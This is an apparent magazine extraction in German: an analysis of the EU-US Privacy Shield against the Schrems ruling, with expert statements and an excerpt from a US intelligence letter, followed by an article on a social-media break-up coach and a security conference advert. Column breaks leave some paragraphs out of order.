Der Europäische Gerichtshof hat ein rechtliches Vakuum hinterlassen, als er die Safe-Harbor-Regelung kippte. Unternehmen wie Facebook und Google bekommen zunehmend Probleme mit Datenschutzbehörden, weil sie weiterhin personenbezogene Daten in die USA übertragen. Die neue Regelung „EU-US Privacy Shield“ wird wohl längst nicht alle Schwierigkeiten beseitigen.

Sein Anfang Februar ist klar: Ein Abkommen namens „EU-US Privacy Shield“ soll den digitalen Datentransfer aus der EU in die USA auf rechtssichere Beine stellen. Seit dem 29. Februar liegen die Bedingungen vor, die zwischen der Europäischen Kommission und dem US-Handelsministerium verhandelt wurden. Damit lässt sich fundiert über das Privacy-Shield-Abkommen diskutieren, das bereits im Sommer 2016 in Kraft treten soll.

Die EU-Kommission erläutert in dem 34-seitigen Entwurf ihrer „Angemessenheitsentscheidung“, warum sie die von US-Seite gegebenen Zusicherungen für die in die Verei-

nigten Staaten übermittelten Daten für ausreichend hält. Auf Basis dieser Entscheidung sollen personenbezogene Daten aus der EU an Unternehmen in die USA übermittelt und dort verarbeitet werden dürfen.

Das Privacy Shield soll jenen Tausenden Firmen erhebliche Erleichterungen bringen, die auf Basis des für nichtig erklärten Safe-Harbor-Abkommens personenbezogene Daten verarbeitet hatten und die nun in der Luft hängen. Dazu gehören nahezu alle bedeutenden US-amerikanischen Internet-Unternehmen, aber auch viele Firmen aus anderen Geschäftszweigen.

Unsichere Häfen

Zur Erinnerung: Fundament des Safe-Harbor-Systems war eine im Jahr 2000 getroffene Entscheidung der EU-Kommission. Unternehmen, die sich zur Einhaltung der mit dem US-Handelsministerium ausgehandelten „Safe-Harbor-Prinzipien“ bekannten, garantierten damit ein angemessenes Schutzniveau für die in die USA übermittelten personenbezogenen Daten. Auch dies war eine „Angemessenheitsentscheidung“ der EU-Kommission. Eine falsche, wie der Europäische Gerichtshof (EuGH) im Oktober 2015 urteilte.

Der EuGH hat den Datenschutz-Pakt mit seinem „Schrems-Urteil“ gekippt und die Messlatte für eine neue Entscheidung der Kommission höher gelegt. Das Gericht hat deutlich gemacht, dass die durch die EU-Grundrechte-Charta garantierten Grundfreiheiten, insbesondere die Grundrechte auf Gewährleistung der Privatsphäre (Art. 7), auf Datenschutz (Art. 8) und die Rechtsschutzgarantie (Art. 47) den entscheidenden Maßstab für die Angemessenheit des Schutzniveaus im Empfängerland bilden.

Mit dem EuGH-Urteil war die rechtliche Grundlage der „Safe Harborists“ weitgehend entfallen. Als Notlösung begaben sich viele Unternehmen auf befristet geduldetes Terrain und griffen auf andere juristische Instrumente zurück, insbesondere auf die sogenannten „Standardvertragsklauseln“ oder die „Binding Corporate Rules“ (BCR). Diese im EU-Recht verankerten Alternativen waren durch das Schrems-Urteil nicht für ungültig erklärt worden und können nach Auffassung der Kommission zumindest für die Übergangszeit bis zum Inkrafttreten der Privacy-Shield-Vereinbarung weiterhin verwendet werden, um ein angemessenes Datenschutzniveau zu garantieren.

Auch wenn einige Datenschutzbehörden diese Auffassung nicht teilen, besteht doch Übereinstimmung darüber, dass die von EuGH formulierten Anforderungen bei sämtlichen Instrumenten zu beachten sind, mit denen ein angemessenes Datenschutzniveau im Empfängerland sichergestellt werden soll. Deshalb ist es nun notwendig, die Standardvertragsklauseln und die von den Aufsichtsbehörden akzeptierten BCRs zu überprüfen. Die in der europäischen „Artikel-29-Gruppe“ zusammenarbeitenden Datenschutz-Aufsichtsbehörden der EU-Mitgliedstaaten haben eine solche Überprüfung bereits begonnen.

Wackelige Grundlagen

Viele Unternehmen sehnen das neue Privacy Shield geradezu herbei. Von essenzieller Bedeutung ist, dass der neue Rahmen den EuGH-Vorgaben gerecht wird. Die Lage wird sich nur dann entspannen, wenn die Regelungen einer erneuten gerichtlichen Überprüfung Stand halten. Nach Auffassung der EU-Kommission garantieren die nun von der US-Regierung abgegebenen Zusicherungen,

dass auf die strenge Einhaltung der Datenschutzbestimmungen geachtet wird und dass insbesondere die US-Sicherheitsbehörden Daten europäischer Provenienz nicht unterschiedslos oder massenhaft überwachen.

Nach den EuGH-Vorgaben muss Privacy Shield eine rechtlich belastbare Beschränkung der US-Überwachungsaktivitäten gewährleisten. Eine anlasslose Erfassung und Auswertung der grenzüberschreitenden Kommunikation darf es dem Safe-Harbor-Urteil zufolge nicht geben. Und ein umfassender Zugriff auf personenbezogene Daten von Personen, die weder US-Bürger sind noch sich dauerhaft in den Vereinigten Staaten aufhalten („US persons“), sei ebenfalls nicht mit dem Wesensgehalt der EU-Grundrechte vereinbar.

Die sehr weitgehenden Befugnisse von US-Diensten widersprechen zudem den grundlegenden Anforderungen an ein rechtsstaatliches Verfahren: Betroffene EU-Bürger hätten keinen Anspruch darauf, in den USA Auskunft über die Datenverarbeitung staatlicher Stellen zu erlangen und die entsprechenden Zugriffe und die anschließende Datenverarbeitung durch eine unabhängige Instanz rechtlich überprüfen zu lassen.

Zu den vom EuGH geforderten Garantien gehören daher unabhängige Datenschutz-Kontrollstellen, die individuellen Beschwerden gegen die Verwendung personenbezogener Daten durch Unternehmen und durch US-Behörden nachgehen und die Einhaltung der rechtlichen Vorgaben überprüfen. Die Kardinalfrage in der gerade laufenden Debatte lautet: Kann das „EU-US Privacy Shield“ all diese Bedingungen erfüllen?

Safe Harbor II?

Die EU-Kommission hat bei der Vorstellung von Privacy Shield durch ihren Vizepräsident Andrus Ansip und Justizkommissarin Vera Jourová den von Kritikern geäußerten Verdacht zurückgewiesen, es handele sich um einen Neuaufguss des gescheiterten Safe-Harbor-Systems. Die nun vorliegenden sehr umfangreichen Unterlagen zeigen jedoch, dass das neue System – trotz einiger Änderungen und Ergänzungen – in verschiedener Hinsicht dem Vorgänger ähnelt.

Wie bei Safe Harbor betrifft die Angemessenheitsentscheidung nur diejenigen Unternehmen, die sich auf freiwilliger Basis zur Einhaltung der vereinbarten Anforderungen verpflichten. Wie bei Safe Harbor werden die für die Unternehmen verbindlichen Anforderungen in einem Katalog („Privacy Shield Principles“) festgelegt. Und die Unternehmen verpflichten sich wie bei Safe Harbor, die Konformität mit den Anforderungen durch eine Selbstzertifizierung gegenüber dem US-Handelsministerium nachzuweisen.

Andererseits findet man auch signifikante Unterschiede: Die Datenschutz-Prinzipien wurden ergänzt und erheblich verbessert, außerdem sind sie konkreter gefasst. Es wird

ANNEX VI

OFFICE OF THE DIRECTOR OF NATIONAL INTELLIGENCE
OFFICE OF GENERAL COUNSEL
WASHINGTON, DC 20511

FEB 22 2016

Mr. Justin S. Antonipillai
Counselor
U.S. Department of Commerce
1401 Constitution Ave., NW
Washington, DC 20230

Mr. Ted Dean
Deputy Assistant Secretary
International Trade Administration
1401 Constitution Ave., NW
Washington, DC 20230

Dear Mr. Antonipillai and Mr. Dean:

Over the last two and a half years, in the context of negotiations for the EU-U.S. Privacy Shield, the United States has provided substantial information about the operation of U.S. Intelligence Community signals intelligence collection activity. This has included information about the governing legal framework, the multi-layered oversight of those activities, the extensive transparency about those activities, and the overall protections for privacy and civil liberties, in order to assist the European Commission in making a determination about the adequacy of those protections as they relate to the national security exception to the Privacy Shield principles. This document summarizes the information that has been provided.

I. PPD-28 and the Conduct of U.S. Signals Intelligence Activity

Erst drei Wochen, nachdem das Privacy-Shield-Abkommen präsentiert wurde, trudelte die wichtige Stellungnahme des US-amerikanischen Geheimdienst-Koordinators bei der EU-Kommission ein.

sich besser prüfen lassen, ob ein Unternehmen sie einhält. Die Kernprinzipien beispielsweise sind ergänzt um detaillierte Vorgaben und Verfahrensregeln („supplementäre Prinzipien“), etwa im Hinblick auf den Umgang mit Beschäftigten- und Gesundheitsdaten und bezüglich der Behandlung von Auskunftsersuchen der Betroffenen und den Umgang mit Beschwerden.

In der Vergangenheit waren die in den Prinzipien verwendeten Rechtsbegriffe immer wieder Anlass für Konflikte, weil man sie unterschiedlich deuten konnte. In Privacy Shield orientieren sich zentrale Begriffe und Definitionen am EU-Datenschutzrecht, etwa beim Verarbeitungsbegriff. Es wird klargestellt, dass auch die Erhebung und Nutzung personenbezogener Daten – beispielsweise Big-Data-Analysen – als Datenverarbeitung anzusehen sind. Deshalb gelten auch für sie die rechtlichen Garantien und Zusicherungen, welche die EG-Datenschutzrichtlinie und die zukünftige Datenschutz-Grundverordnung vorsehen.

Man hat die Prinzipien gegenüber Safe Harbor an verschiedenen Stellen nachgebessert, etwa bei den Rechten der Betroffenen, der Verpflichtung der Unternehmen zur Kooperation mit den Datenschutzbehörden der EU-Staaten und – in bescheidenem Umfang – bei der Zweckbindung der Daten. Die Unternehmen müssen alle Prüfungsberichte der Federal Trade Commission (FTC) und gerichtliche Entscheidungen veröffentlichen, die Verletzungen des Privacy Shield zum Ge genstand haben.

Die FTC und – soweit als Aufsichtsbehörde zuständig – das US-Transportministerium verpflichten sich, Beschwerden wegen Verletzungen des Privacy Shield bei ihren Aktivitäten Priorität einzuräumen. Die Unternehmen dürfen „Transparenzberichte“ veröffentlichen, welche die Anzahl der Anfragen von Strafverfolgungsbehörden und Nachrichtendiensten und den Umfang der herausgegebenen Daten enthalten. Eine solche Erlaubnis fehlt bisher sogar im EU-Datenschutzrecht.

Eingeschränktes Klagerrecht

Anders als Safe Harbor soll Privacy Shield Datenschutz nicht nur direkt durch die beigetretenen Unternehmen gewährleisten, sondern auch gegenüber US-Sicherheitsbehörden. Die Zusicherungen gelten allerdings weiterhin nicht für sonstige US-Stellen, etwa Steuerbehörden oder die Börsenaufsicht SEC.

Eine wichtige Säule in den Verhandlungen war der am 24. Februar von US-Präsident Barack Obama unterzeichnete – jedoch noch nicht in Kraft gesetzte – Judicial Redress Act (JRA). Dieses Gesetz räumt Personen, die nicht in den Vereinigten Staaten ansässig sind, unter bestimmten Bedingungen Klagerichte gegen die Praktiken von Polizei- und Strafverfolgungsbehörden ein. Ob die damit gegebenen US-Garantien ausreichen, ist strittig.

Der JRA ermächtigt den US-Generalstaatsanwalt dazu, Bürgern eines Staates oder

„Der richtige Weg“

Oliver Süme ist Vorstand Politik & Recht beim eco-Verband und Fachanwalt für IT-Recht. Er plädiert dafür, dem Abkommen Privacy Shield eine Chance zu geben. Der „rechtsunsichere Schwebezustand“ für deutsche Unternehmer müsse beendet werden, meint Süme im Statement für c’t:

„Die grundsätzliche Einigung auf Eckpunkte eines neuen Abkommens, das den Datentransfer zwischen Europa und den USA zukünftig regeln soll, ist ein wichtiger Schritt in die richtige Richtung. Es ist ein Signal an alle betroffenen Unternehmen, dass man sich auf beiden Seiten des Atlantiks des Problems bewusst ist, vor dem die Wirtschaft steht – und dass alle Akteure an einem Höchstmaß an Rechtssicherheit interessiert sind. Das Safe-Harbor-Urteil des EuGH, durch das die bisherige Praxis der transatlantischen Datenübermittlung faktisch für unwirksam erklärt wurde, hat vielen Unternehmen quasi über Nacht die Grundlage für ihre Arbeitsprozesse entzogen. Damit ist eine wichtige Basis für den Datentransfer von personenbezogenen Daten europäischer Bürger in die USA entfallen.“

Seit dem Urteil gab es für die über 4000 betroffenen Unternehmen keine Rechtsgrundlage mehr: Eine durch die Datenschutzbehörden gewährte Übergangsfrist für die Berufung auf Safe Harbor ist Ende Januar 2016 ausgelaufen, andere Rechtsgrundlagen sind datenschutzrechtlich ebenfalls heftig umstritten und die ersten Sanktionsmaßnahmen befanden sich schon in der Pipeline: Eine mehr als schwierige Situation für die Unternehmen, aus der ein Gefühl der Ohnmacht entstanden ist und die viele Unternehmer innovativer Geschäftsmodelle unfreiwillig in einen rechtsunsicheren Schwebezustand trieb.

Mit dem EU-US-Privacy-Shield ist jetzt hoffentlich eine stabile Lösung in Sicht, auf deren Grundlage ein rechtssicherer Datenaustausch entwickelt werden kann. Dabei sollte natürlich ein möglichst hohes und nachhaltiges Datenschutzniveau angestrebt werden, das sich nah an europäischen Standards orientiert. Es ist aber auch klar, dass unsere Vorschriften dabei nicht 1:1 übernommen werden können, auch wenn dies sicher wünschenswert wäre. Der Fokus der kommenden Verhandlungen muss nun vielmehr darauf liegen, tragfähige praktikable Kompromisse für die Zukunft zu erreichen.

Die Abgeordneten der EU-Kommission, die Mitgliedstaaten sowie die Artikel-29-Datenschutzgruppe müssen mit Weitblick agieren und berechtigte Kritik jetzt äußern, damit Schwachstellen im Entwurf direkt entlarvt werden können. Denn viele Fragen sind noch zu klären: Ein neuralgischer Punkt in der Diskussion wird naturgemäß die Regelung des Zugriffs durch US-amerikanische Geheimdienste bleiben.

Nichtsdestotrotz bin ich davon überzeugt, dass wir uns auf dem richtigen Weg befinden: Die USA haben deutliche Zugeständnisse gemacht, die vor kurzem noch undenkbar gewesen wären. Trotz aller Kritik von Seiten der Datenschützer: An diesen Zusicherungen werden sie sich in Zukunft messen lassen müssen. Jedes Abkommen ist ein Kompromiss zwischen zwei Parteien, das auch auf Vertrauen basiert. Die Amerikaner müssen sich unser Vertrauen nach den Snowden-Enthüllungen erst wieder erarbeiten, die Regelungen des Privacy Shield geben ihnen dafür Gelegenheit. Im Sommer soll das Abkommen final vorliegen und soll dann jedes Jahr erneut überprüft werden. Das „Schutzschild“ muss sich also immer wieder von neuem bewähren – geben wir ihm diese Chance.“



Bild: eco-Verband

„non-US persons“. Auch deren Daten dürften nur gemäß rechtlicher Vorgaben verarbeitet und nicht zur politischen Unterdrückung, zur Diskriminierung oder zur Erlangung wirtschaftlicher Vorteile für US-Unternehmen verwendet werden.

Insbesondere die Massendatenverarbeitung erfolge stets „as tailored as feasible“ (so begrenzt wie möglich). Dies ist eine Formulierung, die aufhorchen lässt, weil sie auch zur Rechtfertigung des massenhaften Transfers von Bankdaten aus dem SWIFT-System in die Vereinigten Staaten verwendet wird. Zusicherungen, eine gezielte Überwachung von „non-US persons“ oder die massenhafte Erhebung und Verwendung von Daten aus der EU – wie bei US-Bürgern – nur auf Basis eines Gerichtsbeschlusses vorzunehmen, enthält das Schreiben nicht.

Im Übrigen verweist der Geheimdienstkoordinator auf die allgemeinen administrativen, justiziellen und parlamentarischen Kontrollmechanismen für die Nachrichtendienste. Schließlich stellte er fest, dass ja auch Nicht-US-Bürger nach dem Foreign Intelligence Surveillance Act (FISA) klagen dürfen, wenn sie der Auffassung sind, unrechtmäßig überwacht worden zu sein. Ob eine massenhafte Erhebung und Verarbeitung unverdächtiger Personen damit aber ausgeschlossen wird, scheint zumindest sehr zweifelhaft.

Für die Entgegennahme und Bearbeitung von Beschwerden gegen die Verarbeitung elektronischer Kommunikationsdaten durch Nachrichtendienste hat US-Außenminister John Kerry die Unterstaatssekretärin Catherine A. Novelli als „Privacy Shield Ombuds-person“ vorgeschlagen. Sie soll ihre Aufgaben unabhängig von der „U. S. intelligence community“ ausüben. Ob die Ombudsperson auch für Beschwerden gegen die Verwendung von Daten von EU-Bürgern außerhalb von Privacy Shield zuständig sein wird, ist völlig unklar.

In einem weiteren Schreiben schließlich informierte das US-Justizministerium über die Rechtslage bei der Datenerhebung und -verwendung für Zwecke der Strafverfolgung, speziell durch die US-Bundespolizeibehörde FBI. Die entsprechenden Vorgaben und Garantien des US-Rechts seien unabhängig davon anzuwenden, ob die Informationen US-Personen oder sonstige Personen betreffen.

Überprüfung

Die Vereinbarung Privacy Shield enthält, verglichen mit Safe Harbor, deutlich verbesserte Überprüfungsmechanismen. Gegenstand von jährlichen Überprüfungen soll die Funktionsweise des Datenschutzschilds einschließlich der Zusicherungen und Zusagen hinsichtlich des Datenzugriffs zu Zwecken der Strafverfolgung und der nationalen Sicherheit sein. Die Europäische Kommission und das US-amerikanische Handelsministerium sollen diese Überprüfungen gemeinsam durchführen. Mit im Boot sollen Sach-

eines Wirtschaftsraums Klagerechte vor US-Gerichten einzuräumen. Dadurch hängt der Kreis der Klageberechtigten von administrativen Entscheidungen ab und umfasst jedenfalls nicht generell die aus der EU übermittelten Daten von Bürgern aus Drittstaaten. Zudem kann der Justizminister die Entscheidung jederzeit widerrufen, etwa wenn der jeweilige Staat die Datenweitergabe an US-Behörden verweigert oder diese erschwert. Schließlich sollen nur solche Staaten die durch den JRA formulierten Privilegien erhalten, die den kommerziellen Datentransfer in die USA erlauben und deren nationale Sicherheitsinteressen nicht behindern.

Schwammige Zusicherungen

In einem umfangreichen Schreiben an die Unterhändler erläuterte ein Vertreter des „Director of National Intelligence“, James R. Clapper, die aus seiner Sicht gegebenen Garantien bei der Erhebung, Verarbeitung und Nutzung personenbezogener Daten von EU-Bürgern durch US-Nachrichtendienste. Besonders intensiv geht er auf die nach den Snowden-Enthüllungen erlassene Presidential Policy Directive 28 (PPD-28) ein. Ein Teil der darin niedergelegten Prinzipien gelte für alle Personen, unabhängig von ihrer Nationalität. Zudem beträfen einige Regelungen speziell

verständige der US-Nachrichtendienste und der europäischen Datenschutzbehörden sein.

Die Kommission hat darüber hinaus zugesichert, alle anderen Informationsquellen heranzuziehen, etwa Transparency-Reports von Unternehmen über den Umfang der von Behörden angeforderten Daten. Außerdem werde sie einmal pro Jahr interessierte Nichtregierungsorganisationen und sonstige Beteiligte zu einem Datenschutzgipfel einladen, um allgemeine Entwicklungen im US-amerikanischen Datenschutzrecht und deren Auswirkungen auf EU-Bürger zu erörtern. Die Kommission werde auf Grundlage der jährlichen Überprüfung dem Europäischen Parlament und dem Rat einen öffentlichen Bericht über den Zustand des Privacy Shields vorlegen.

Wie es weitergeht

Die Artikel-29-Datenschutzgruppe der EU hat angekündigt, die US-Zusicherungen gründlich zu überprüfen – und zwar sowohl hinsichtlich ihres Inhalts als auch deren Verbindlichkeit. Entscheidendes Kriterium sei dabei die Frage, ob die vom EuGH in der Schrems-Entscheidung aufgestellten Anforderungen erfüllt würden. Derweil haben die Datenschutzbehörden vor dem Hintergrund des Urteils mit der Prüfung der anderen Instrumente zum Datentransfer aus der EU in Drittstaaten begonnen. Im Mittelpunkt dieser Prüfungen steht, inwieweit die Rechtsgrundlagen und die Praktiken der US-Geheimdienste die europäischen Rechte auf Privatsphäre und Datenschutz respektieren.

Auch wenn es die Artikel-29-Datenschutzgruppe nicht formell zustimmen muss, ist ihre Position von erheblicher Bedeutung. Bis-her hat die Kommission keine einzige Feststellung zum Datenschutzniveau eines Drittstaats gegen das Votum der Datenschützer getroffen. Zudem hat der EuGH im Schrems-Urteil die Position der Datenschutzbehörden gestärkt. Insbesondere hat er bestimmt, dass sie jederzeit im Einzelfall prüfen dürfen, inwieweit das durch EU-Recht geforderte Schutzniveau tatsächlich gegeben ist. Eine Prüfung, ob die Angemessenheitsentscheidung den Anforderungen der EU-Grundrechtecharta entspricht, bleibt allerdings dem EuGH vorbehalten.

Bemerkenswert ist in diesem Zusammenhang, dass die Datenschutzbeauftragten die in der Grundrechtecharta formulierten Garantien nicht nur von den USA einfordern, sondern auch von anderen Drittstaaten, in die Unternehmen personenbezogene Daten übermitteln – und explizit auch von den EU-Mitgliedstaaten. Letzteres ist insbesondere deshalb pikant, weil mehrere Mitgliedstaaten in den letzten Monaten die Befugnisse ihrer Nachrichtendienste massiv ausgeweitet und dabei zum Teil die rechtlichen und parlamentarischen Kontrollmechanismen abgesenkt haben. Letztlich geht es bei der Diskussion um Privacy Shield nicht nur um

„Kläglich versemmt“

Jan Philipp Albrecht, MdEP, ist Grüner und Datenschutzexperte im Europäischen Parlament. Dort arbeitet er als Berichterstatter für die Datenschutz-Grundverordnung der EU und für das Datenschutz-Rahmenabkommen der EU mit den USA für die Strafverfolgung. Albrecht übermittelte c't große Zweifel, dass Privacy Shield vor dem EuGH bestehen kann:

„Als die Europäische Kommission und die US-Regierung noch über die Nachfolgeregelung für Safe Harbor verhandelten, verkündete EU-Justizkommissarin Vera Jourová bereits den neuen Namen und ein frisches neues Logo für den zukünftigen Rechtsrahmen von Datentransfers aus der EU in die USA. Weder konnte sie rechtlich verbindliche und einklagbare Sicherheiten für die Grund- und Verbraucherrechte von Europäerinnen und Europäern vorlegen, noch einen fertigen Text präsentieren. Die lange als ‚Safe Harbor 2.0‘ erwartete Neuregelung könnte also auch ebenso gut ‚Protected Port‘ oder ‚Secure Marina‘ heißen. Einige Stimmen befürchten sogar einen Rückschritt und sehen im neuen Rechtsrahmen eher ein ‚Pirate Bay‘ für Datensammler.“



Bild: Fritz Schumann

Was dann am 29. Februar 2016 – weniger als vier Monate nach dem EuGH-Urteil über die Rechtswidrigkeit von Safe Harbor – vorgelegt wurde, ist ein Schutzschild, ja. Allerdings eher eines für Unternehmen, Behörden und Geheimdienste aus den USA, die keiner geänderten Rechtslage beim Umgang mit personenbezogenen Daten aus der EU unterworfen werden. Weder sind der Foreign Intelligence Surveillance Act (FISA) oder die Executive Order 12333 geändert worden, um den Bürgerinnen und Bürgern der EU einen mit dem EU-Recht gleichwertigen Grundrechtsschutz – auch mit Blick auf die Massenüberwachung durch US-Geheimdienste – zu garantieren, wenn ihre Daten in die USA gelangen. Noch gibt es endlich ein generelles Datenschutzgesetz für die Privatwirtschaft, das individuell einklagbare Verbraucherrechte vorsieht.

Die EU-Kommission versucht, die defizitäre Neuregelung als großen Wurf zu verkaufen. Während EU-Justizkommissarin Jourová erklärt, es gebe mit ihr keine Massenüberwachung durch die USA mehr, gibt sogar Robert Litt, Justiziar des US-Geheimdienstkoordinators, in seinem Anhang offen zu, dass Daten anlasslos gesammelt und dann für bestimmte Zwecke verwendet würden. Genau hier besteht ein fundamentaler Unterschied zwischen der amerikanischen und der europäischen Rechtsauffassung, denn in Europa ist bereits die anlasslose und massenhafte Sammlung oder Speicherung von Daten mehrfach von den höchsten Gerichten als unzulässig erklärt worden.

Auch unabhängig von der Geheimdienstfrage sind die Prinzipien des ‚EU-US-Privacy-Shield‘ nicht annähernd mit dem EU-Datenschutzniveau zu vergleichen. Weder Datensparsamkeit noch Zweckbindung, noch aktive Einwilligung sind dort enthalten. Nur bei einer zweckwidrigen Weiterverarbeitung und bei der Werbung ist eine Widerspruchsmöglichkeit vorgesehen. Dass der EuGH dies bei einer mit Sicherheit kommenden neuen Klage als ‚in der Substanz gleichwertig‘ ansehen wird, kann die Kommission nicht ernsthaft glauben. Den Unternehmen, die endlich Rechtssicherheit bräuchten, erweist sie somit einen Bärenhieb.

Unterm Strich bleibt, dass die EU-Kommission die glänzende Vorlage des EuGH kläglich versemmt hat und nun damit rechnen muss, in absehbarer Zeit die nächste krachende Niederlage zu kassieren. Die Datenschutzbeauftragten der EU-Mitgliedstaaten sollten die Gleichwertigkeitsvermutung eng auslegen und gemeinsam mit Parlamentarierinnen, Parlamentariern und Öffentlichkeit darauf drängen, dass das Privacy Shield in seiner zeitlichen Geltung auf zwei Jahre beschränkt und dann im Lichte der neuen Datenschutz-Grundverordnung und neuer politischer Rahmenbedingungen in den USA nachgesert wird. Soll heißen: Nacharbeiten!“

die Rechtssicherheit und Einhaltung der EU-Grundrechte bei Datentransfers in die Vereinigten Staaten, sondern um die Glaubwürdigkeit der Europäischen Union.

Wenn sich deren Mitgliedstaaten weiterhin weigern, ihren Nachrichtendiensten enge Grenzen zu setzen und sie effektiv zu kontrollieren, wird die EU mit ihrem An-

spruch als Wächterin des globalen Datenschutzes scheitern. (hob@ct.de)

Peter Schaar ist Vorsitzender der Europäischen Akademie für Informationsfreiheit und Datenschutz (EAID) in Berlin. Zuvor war Schaar von 2003 bis 2013 Bundesbeauftragter für den Datenschutz und die Informationsfreiheit. 

Marinela Potor

Schluss. Aus. Vorbei?

Das Schlussmachen in sozialen Netzwerken ist kompliziert

Nach einer Trennung zeigt Facebook fleißig weiter Fotos vom glücklichen Ex-Partner an. Verlassene müssen deshalb selbst tätig werden und ihre Freundeslisten und Fotoalben mühsam ausmisten. Oder sie engagieren die Social-Media-Schlussmacherin Caroline Sinders.

Soziale Medien fördern Beziehungen – gestalten das Schlussmachen aber schwierig. Diesem Problem ist Caroline Sinders nachgegangen: Aus anthropologischer Neugier startete die Interaktionsdesignerin ein Kunstprojekt in New York und gab in ihrer Performance vor, ein Social-Media-Break-up-Coach zu sein – ein Beruf, den sie frei erfunden hat. Gemeint ist damit eine Spezialistin, die anderen dabei hilft, in sozialen Netzen mit gescheiterten Beziehungen umzugehen. Dabei geht es nicht nur um Partnerschaften, sondern auch um Kündigungen und das Beenden von Freundschaften. In ihrer Rolle legte Sinders auch selbst Hand an und löschte Fotos von den Smartphones ihrer Kunden oder „entfreundete“ für sie den Ex-Partner und dessen Freundeskreis.

In Sinders „Büro“ in der New Yorker Baby-castles Gallery mussten die Kunden zunächst einen Vertrag unterschreiben und einen Fragebogen ausfüllen, in dem sie erklärten, warum sie eine Social-Media-Schlussmacherin brauchten. „Ich war überrascht, dass die meisten nicht etwa zu mir kamen, weil sie Abstand von einer alten Beziehung brauchten. Sie wollten einfach mehr über Social Media an sich wissen“, erklärt Sinders. Sie findet es erschreckend, wie viel Zeit die Nutzer einerseits in sozialen Netzwerken verbringen und wie wenig sie andererseits darüber wissen – vor allem, wenn es darum geht, mehr Abstand zu diesen Netzwerken zu bekommen.

In 15-Minuten-Sitzungen bot Sinders ihren Ratschlag für 10 US-Dollar an. Viele ihrer Tipps waren leicht umzusetzen: „Wenn jemand zu mir kam, weil er mehr Abstand von seinen Facebook-Freunden brauchte, riet ich einfach, die Facebook-App vom Smartphone zu löschen. Den meisten war die Idee dazu noch nicht mal durch den Kopf gegangen!“

Braucht die Welt tatsächlich eine Social-Media-Break-up-Koordinatorin, die solche



simpeln Ratschläge gibt? „Ich glaube schon, dass viele das so sehen“, findet Sinders. „Vernetzungs-Algorithmen sind einfach nicht dazu geschaffen, digitale Verbindungen zu beenden.“ Schluss machen? Verbindungen abbrechen? Darauf sind die Algorithmen nicht programmiert.

Ganz bewusst, vermutet Caroline Sinders. Schließlich sind diese Verbindungen für die sozialen Netzwerke eine wahre Fundgrube an Informationen: Facebook & Co. wissen, welche Fotos wir posten, welchen Publikationen wir folgen und auf welche Profile wir am häufigsten klicken. Dieses Wissen nutzen die Dienste, um die Newsfeeds zu individualisieren – und um passende Werbung anzuzeigen. Wenn Nutzer Verbindungen auflösen, verlieren sie für die Netzwerke an finanziellem Wert. Kein Wunder also, dass sie dafür keine Werkzeuge bereitstellen.

Schlussmach-Apps als Rettung?

Wenn man im echten Leben eine Beziehung beendet oder die Arbeitsstelle gewechselt hat, löscht man Telefonnummern, meidet bestimmte Kneipen oder zieht sogar in eine andere Stadt. Alte Erinnerungen kommen in Kisten, die weit weg auf dem Dachboden landen. Für die digitale Welt der sozialen Medien gibt es eine solche Kiste leider noch nicht. Und die Vernetzungs-Algorithmen machen es schwer, den nötigen Abstand zu gewinnen.

Immerhin gibt es einige Behelfslösungen, die das Vergessen erleichtern sollen. Die App KillSwitch etwa löscht bei Facebook alle „verknüpften Fotos“ und „schwärmerischen Posts“, auf denen der Ex-Partner markiert ist. Picture Burn verbrennt virtuelle Fotos ohne Brandgefahr. Um User in schwachen Momenten vor sich selbst zu schützen, gibt es wiederum die App Drunk Dial. Vor dem Anruf beim Verflossenem müssen Liebestrunken zunächst Matheaufgaben lösen – mit vernebeltem Kopf eine echte Herausforderung. „Diese App ist wirklich genial“, findet Caroline Sinders. Doch im Allgemeinen hält sie nicht viel von den Schlussmach-Apps: „Ich verstehe ja, dass man diese emotional schwierige Aufgabe, gerade nach dem Ende einer romantischen Beziehung, gern an eine App oder an einen Break-up-Koordinator abgeben möchte. Aber man muss sich auch überlegen, was man damit genau tut: All unsere Informationen, Passwörter, Fotos,

Caroline Sinders hat sich als Social-Media-Schlussmacherin ausgegeben – und damit den Nerv der Nutzer getroffen. Diese waren sogar bereit, ihr Facebook-Passwort zu verraten.

Nachrichten gehen an eine Über-App oder an eine Person, die alles für uns kontrollieren soll. Das kann unglaublich gefährlich sein.“

Doch in den USA nehmen es die Nutzer mit persönlichen Informationen offenbar nicht so genau. Sinders‘ Kunden waren fast alle bereit, ihr – einer praktisch Fremden – all ihre privaten Informationen zu überlassen, nur damit sie das Beenden ihrer Beziehungen in sozialen Netzwerken übernehmen konnte. „Das ist für mich unbegreiflich. Einerseits kamen die meisten zu mir, weil sie sich mehr Distanz und mehr Privatsphäre wünschten. Andererseits waren sie fast alle bereit, mir einfach so all ihre Passwörter in die Hand zu drücken.“

Filter statt Apps

Hilflosigkeit führt dazu, Datenschutzbedenken aufzugeben – so sie denn überhaupt existieren. Vielleicht liegt das auch daran, dass es keine Netiquette gibt fürs Beenden von Online-Beziehungen. Viele Nutzer sind verunsichert: Ist es erlaubt, noch ein „Gefällt mir“ zu hinterlassen, wenn der Ex-Freund etwas Lustiges auf Facebook postet? Darf man auf den Tweet der Ex-Freundin antworten? Das Schlussmachen ist in der digitalen Welt mindestens genau so nuanciert wie im echten Leben.

Statt einer Social-Media-Break-up-Koordinatorin oder einer Schlussmach-App wünscht sich Sinders deswegen bessere Filter für soziale Netzwerke: „Ideal wäre es, wenn wir bessere Mechanismen hätten, mit denen wir zum Beispiel bestimmte Hashtags oder auch Freunde von Freunden sperren könnten. Das würde es Nutzern viel einfacher machen, neben dem realen Leben auch in der digitalen Welt eine Beziehung zu beenden.“

Sinders will weiterhin als Social-Media-Schlussmacherin beratend tätig sein, um mehr Menschen auf die Problematik aufmerksam zu machen. Denn auf die Hilfe der Netzwerk-Betreiber können sie leider nicht hoffen.

Die heise Security Tour 2016

Security 11.0: Schutz vor Spionen, Dieben und anderen dunklen Mächten

5. April, **Wien** • 12. April, **Köln** • 14. April, **Hamburg** • 19. April, **München** • 21. April, **Stuttgart**

**100 % unabhängig
hochkarätig
praxisrelevant**



Auszug aus der Agenda:

- Von klassischer Malware zu Advanced Persistent Threats (APT) – Bedrohungen und Lösungsansätze
Andreas Tomek; Leiter Professional Services, SBA Research GmbH
- Rechtliche Möglichkeiten und Grenzen bei der Überwachung von Mitarbeitern
Joerg Heidrich; Justiziar und Datenschutzbeauftragter, Heise Medien
- Mobile Schädlinge: Von Standard-Malware bis hin zum APT
Dr. Michael Spreitzenbarth; IT-Security Consultant und Dozent, Siemens CERT
